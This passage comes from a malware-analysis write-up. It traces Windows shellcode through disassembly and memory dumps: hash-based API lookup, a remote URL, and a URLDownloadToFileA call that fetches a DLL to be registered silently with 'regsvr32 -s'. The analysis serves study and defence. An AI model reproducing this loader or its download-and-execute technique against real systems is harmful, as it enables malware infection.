7C801D9A 74 12 je _LoadLibraryA@4+21h (7C801DAEh)
7C801D9C 6A 00 push 0
7C801D9E 6A 00 push 0
7C801DA0 FF 75 08 push dword ptr [ebp+8]
7C801DA3 E8 AB FF FF FF call _LoadLibraryExA@12 (7C801D53h)
  
```

Storing the starting address of function to EDI.

Memory 1		
Address: 0x0040117D		
0x0040117D	6a 00 6a fe ff 56 08 e8 9c fe ff ff 7b 1d 80 7c	j.jpÿV.èøÿÿ{.€
0x0040118D	98 fe 8a 0e 89 6f 01 bd 33 ca 8a 5b 1b c6 46 79	~pš...3Ěš[.EFy
0x0040119D	36 1a 2f 70 68 74 74 70 3a 2f 2f 66 6f 6f 64 2e	6./phttp://food.
0x004011AD	62 67 72 65 75 6e 69 6f 6e 2e 63 6f 6d 2f 77 2e	bgreunion.com/w.
0x004011BD	70 68 70 3f 66 3d 39 36 65 63 65 26 65 3d 31 00	php?f=96ece&e=1.

The below two figures will show the whole code responsible for searching of desired function name to storing its starting address at EDI.

Disassembly		
Address: 0040105c		
→ 0040105C 8B 75 3C	mov	esi,dword ptr [ebp+3Ch]
0040105F 8B 74 35 78	mov	esi,dword ptr [ebp+esi+78h]
00401063 03 F5	add	esi,ebp
00401065 56	push	esi
00401066 8B 76 20	mov	esi,dword ptr [esi+20h]
00401069 03 F5	add	esi,ebp
0040106B 33 C9	xor	ecx,ecx
0040106D 49	dec	ecx
0040106E 41	inc	ecx
0040106F FC	cld	
00401070 AD	lods	dword ptr [esi]
00401071 03 C5	add	eax,ebp
00401073 33 DB	xor	ebx,ebx
00401075 0F BE 10	movsx	edx,byte ptr [eax]
00401078 38 F2	cmp	dl,dh
0040107A 74 08	je	00401084
0040107C C1 CB 0D	ror	ebx,0Dh
0040107F 03 DA	add	ebx,edx
00401081 40	inc	eax
00401082 EB F1	jmp	00401075
00401084 3B 1F	cmp	ebx,dword ptr [edi]
00401086 75 E6	jne	0040106E
00401088 5E	pop	esi
00401089 8B 5E 24	mov	ebx,dword ptr [esi+24h]
0040108C 03 DD	add	ebx,ebp
0040108E 66 8B 0C 4B	mov	cx,word ptr [ebx+ecx*2]
00401092 8D 46 EC	lea	eax,[esi-14h]
00401095 FF 54 24 0C	call	dword ptr [esp+0Ch]
00401099 8B D8	mov	ebx,eax
0040109B 03 DD	add	ebx,ebp
0040109D 8B 04 8B	mov	eax,dword ptr [ebx+ecx*4]
004010A0 03 C5	add	eax,ebp
004010A2 AE	stos	dword ptr es:[edi]
004010A3 5E	pop	esi
004010A4 59	pop	ecx
004010A5 C3	ret	

The below figure will show you the Memory written at EDI after the whole code loop shown above returns finally.

1st Entry

Memory 1		
Address:	0x0040117D	
0x0040117D	6a 00 6a fe ff 56 08 e8 9c fe ff ff 7b 1d 80 7c	j.jbÿV.èepÿÿ{.E
0x0040118D	98 fe 8a 0e 89 6f 01 bd 33 ca 8a 5b 1b c6 46 79	~pŠ..o..3ÈŠ[.EFy
0x0040119D	36 1a 2f 70 68 74 74 70 3a 2f 2f 66 6f 6f 64 2e	6./phttp://food.
0x004011AD	62 67 72 65 75 6e 69 6f 6e 2e 63 6f 6d 2f 77 2e	bgreunion.com/w.
0x004011BD	70 68 70 3f 66 3d 39 36 65 63 65 26 65 3d 31 00	php?f=96ece&e=1.

2nd Entry

Memory 1		
Address:	0x0040118D	
0x0040118D	ad 23 86 7c 89 6f 01 bd 33 ca 8a 5b 1b c6 46 79	-#. .o..3ÈŠ[.EFy
0x0040119D	36 1a 2f 70 68 74 74 70 3a 2f 2f 66 6f 6f 64 2e	6./phttp://food.
0x004011AD	62 67 72 65 75 6e 69 6f 6e 2e 63 6f 6d 2f 77 2e	bgreunion.com/w.
0x004011BD	70 68 70 3f 66 3d 39 36 65 63 65 26 65 3d 31 00	php?f=96ece&e=1.

3rd Entry

Memory 1		
Address:	0x00401191	
0x00401191	23 cb 81 7c 33 ca 8a 5b 1b c6 46 79 36 1a 2f 70	#È. 3ÈŠ[.EFy6./p
0x004011A1	68 74 74 70 3a 2f 2f 66 6f 6f 64 2e 62 67 72 65	http://food.bgre
0x004011B1	75 6e 69 6f 6e 2e 63 6f 6d 2f 77 2e 70 68 70 3f	union.com/w.php?
0x004011C1	66 3d 39 36 65 63 65 26 65 3d 31 00 00 90 90 90	f=96ece&e=1.....

4th Entry

Memory 1		
Address:	0x00401195	
0x00401195	e2 5d 83 7c 1b c6 46 79 36 1a 2f 70 68 74 74 70	â f .EFy6./phttp
0x004011A5	3a 2f 2f 66 6f 6f 64 2e 62 67 72 65 75 6e 69 6f	://food.bgreunio
0x004011B5	6e 2e 63 6f 6d 2f 77 2e 70 68 70 3f 66 3d 39 36	n.com/w.php?f=96
0x004011C5	65 63 65 26 65 3d 31 00 00 90 90 90 90 90 90 90	ece&e=1.....

5th Entry

Memory 1		
Address:	0x00401199	
0x00401199	d4 1a 80 7c 36 1a 2f 70 68 74 74 70 3a 2f 2f 66	ô.E 6./phttp://f
0x004011A9	6f 6f 64 2e 62 67 72 65 75 6e 69 6f 6e 2e 63 6f	ood.bgreunion.co
0x004011B9	6d 2f 77 2e 70 68 70 3f 66 3d 39 36 65 63 65 26	m/w.php?f=96ece&
0x004011C9	65 3d 31 00 00 90 90 90 90 90 90 90 90 90 90 90	e=1.....

6th Entry

Memory 1		
Address:	0x0040119D	
0x0040119D	8b bc 23 7e 68 74 74 70 3a 2f 2f 66 6f 6f 64 2e	..#~http://food.
0x004011AD	62 67 72 65 75 6e 69 6f 6e 2e 63 6f 6d 2f 77 2e	bgreunion.com/w.
0x004011BD	70 68 70 3f 66 3d 39 36 65 63 65 26 65 3d 31 00	php?f=96ece&e=1.

All Entries

Memory 1		
Address:	0x00401181	
0x00401181	ff 56 08 e8 9c fe ff ff 7b 1d 80 7c ad 23 86 7c	ÿV.èepÿÿ{.E -#.
0x00401191	23 cb 81 7c e2 5d 83 7c d4 1a 80 7c 8b bc 23 7e	#È. â f ô.E ...#~
0x004011A1	68 74 74 70 3a 2f 2f 66 6f 6f 64 2e 62 67 72 65	http://food.bgre
0x004011B1	75 6e 69 6f 6e 2e 63 6f 6d 2f 77 2e 70 68 70 3f	union.com/w.php?
0x004011C1	66 3d 39 36 65 63 65 26 65 3d 31 00 00 90 90 90	f=96ece&e=1.....

The Function Names are: LoadLibraryA, WinExec, TerminateThread, GetTempPathA, VirtualProtect and UrlDownloadToFileA respectively.

4. Self-Registering DLL

a) Regsvr32:

The code block shown below will write “regsvr32 -s” to Memory. Regsvr32 tool (Regsvr32.exe) is used to This command-line tool registers .dll files as command components in the registry. The “-s” option Specifies regsvr32 to run silently and to not display any message boxes.

```

Disassembly
Address: 00401107
004010FB EB 72      jmp      0040116F
004010FD 81 EC 04 01 00 00 sub     esp,104h
00401103 8D 5C 24 0C      lea     ebx,[esp+0Ch]
00401107 C7 04 24 72 65 67 73 mov     dword ptr [esp],73676572h
0040110E C7 44 24 04 76 72 33 32 mov     dword ptr [esp+4],32337276h
00401116 C7 44 24 08 20 2D 73 20 mov     dword ptr [esp+8],20732D20h
0040111E 53              push    ebx
0040111F 68 F8 00 00 00  push    0F8h
  
```

First Instruction:

```

Memory 1
Address: 0x0012FEBF
0x0012FEBF 72 65 67 73 36 02 00 00 7c fe 12 00 f8 8b d8 a9 regsvr32|p...s.00
0x0012FEC0 6c ff 12 00 c0 9a 83 7c 08 e4 80 7c ff ff ff ff 1y...šf|.ä|yyy
  
```

Second Instruction:

```

Memory 1
Address: 0x0012FEBF
0x0012FEBF 72 65 67 73 76 72 33 32 20 2d 73 20 f8 8b d8 a9 regsvr32|p...s.00
0x0012FEC0 6c ff 12 00 c0 9a 83 7c 08 e4 80 7c ff ff ff ff 1y...šf|.ä|yyy
  
```

Third Instruction:

```

Memory 1
Address: 0x0012FEBF
0x0012FEBF 72 65 67 73 76 72 33 32 20 2d 73 20 f8 8b d8 a9 regsvr32 -s |p...s.00
0x0012FEC0 6c ff 12 00 c0 9a 83 7c 08 e4 80 7c ff ff ff ff 1y...šf|.ä|yyy
  
```

b) Calling “GetTempPathA”:


```

Disassembly
Address: 00401124
0040111E 53              push    ebx
0040111F 68 F8 00 00 00  push    0F8h
00401124 FF 56 0C      call   dword ptr [esi+0Ch]
00401127 8B E8          mov     ebp,eax
00401129 33 C9          xor     ecx,ecx
0040112B 51              push    ecx
0040112C C7 44 1D 00 77 70 62 74 mov     dword ptr [ebp+ebx],74627077h
00401134 C7 44 1D 05 2E 64 6C 6C mov     dword ptr [ebp+ebx+5],6C6C642Eh
  
```

```


Memory 1
Address: 0x00401189
0x00401189 7b 1d 80 7c ad 23 86 7c 23 cb 81 7c e2 5d 83 7c {..|-.|#. |â|f|
0x00401199 d4 1a 80 7c 8b bc 23 7e 68 74 74 70 3a 2f 2f 66 0.ê|..#~http://f
0x004011A9 6f 6f 64 2e 62 67 72 65 75 6e 69 6f 6e 2e 63 6f ood.bgreunion.co
0x004011B9 6d 2f 77 2e 70 68 70 3f 66 3d 39 36 65 63 65 26 m/w.php?f=96ece4
0x004011C9 65 3d 31 00 00 90 90 90 90 90 90 90 90 90 90 e=1.....
  
```

(ESI+0CH) is the starting address of the function “GetTempPathA”.




c) Writing DLL:

Below given Fig will show the Memory written with DLL name desired to be executed as parameter to regsvr32.exe.



The DLL name is then renamed. Below figure will show the renamed DLL with its path:



d) Calling "UrlDownloadToFileA":

Disassembly

Address: `_URLDownloadToFileA@20`

00401151	57	push	edi
00401152	6A 00	push	0
00401154	FF 56 14	call	dword ptr [esi+14h]
00401157	85 C0	test	eax, eax
00401159	75 16	jne	00401171
0040115B	6A 00	push	0
0040115D	53	push	ebx

Memory 1

Address: `0x0040119D`

0x0040119D	8b bc 23 7e	68 74 74 70 3a 2f 2f 66 6f 6f 64 2e	..#~http://food.
0x004011AD	62 67 72 65 75 6e 69 6f 6e 2e 63 6f 6d 2f 77 2e	bgreunion.com/w.	
0x004011BD	70 68 70 3f 66 3d 39 36 65 63 65 26 65 3d 31 00	php?f=96ece&e=1.	

The marked code will call the address stored at (ESI+14H) i.e., the 6th function name entry, "UrlDownloadToFileA".

Disassembly

Address: `_URLDownloadToFileA@20`

`_URLDownloadToFileA@20:`

7E23BC8B	8B FF	mov	edi, edi
7E23BC8D	55	push	ebp
7E23BC8E	8B EC	mov	ebp, esp
7E23BC90	81 EC 10 01 00 00	sub	esp, 110h

Memory 1

Address: `0x00401191`

0x00401191	23 cb 81 7c	e2 5d 83 7c d4 1a 80 7c 8b bc 23 7e	#.l&f ô.€ ..#~
0x004011A1	68 74 74 70 3a 2f 2f 66 6f 6f 64 2e 62 67 72 65	http://food.bgre	
0x004011B1	75 6e 69 6f 6e 2e 63 6f 6d 2f 77 2e 70 68 70 3f	union.com/w.php?	
0x004011C1	66 3d 39 36 65 63 65 26 65 3d 31 00 00 90 90 90	f=96ece&e=1.....	

e) Calling "TerminateThread":

Disassembly

Address: `00401181`

00401181	FF 56 08	call	dword ptr [esi+8]
00401184	E8 9C FE FF FF	call	00401025
00401189	7B 1D	jnp	004011A8
0040118B	80 7C AD 23 86	cmp	byte ptr [ebp+ebp*4+23h], 86h
00401190	7C 23	jl	004011B5

Memory 1

Address: `0x00401191`

0x00401191	23 cb 81 7c	e2 5d 83 7c d4 1a 80 7c 8b bc 23 7e	#.l&f ô.€ ..#~
0x004011A1	68 74 74 70 3a 2f 2f 66 6f 6f 64 2e 62 67 72 65	http://food.bgre	
0x004011B1	75 6e 69 6f 6e 2e 63 6f 6d 2f 77 2e 70 68 70 3f	union.com/w.php?	
0x004011C1	66 3d 39 36 65 63 65 26 65 3d 31 00 00 90 90 90	f=96ece&e=1.....	

The pointed code calls the address stored at (ESI+8) i.e., the 3rd function name entry, "TerminateThread". The function will exit the native code.

Disassembly

Address: `_TerminateThread@8`

`_TerminateThread@8:`

7C81CB23	8B FF	mov	edi, edi
7C81CB25	55	push	ebp
7C81CB26	8B EC	mov	ebp, esp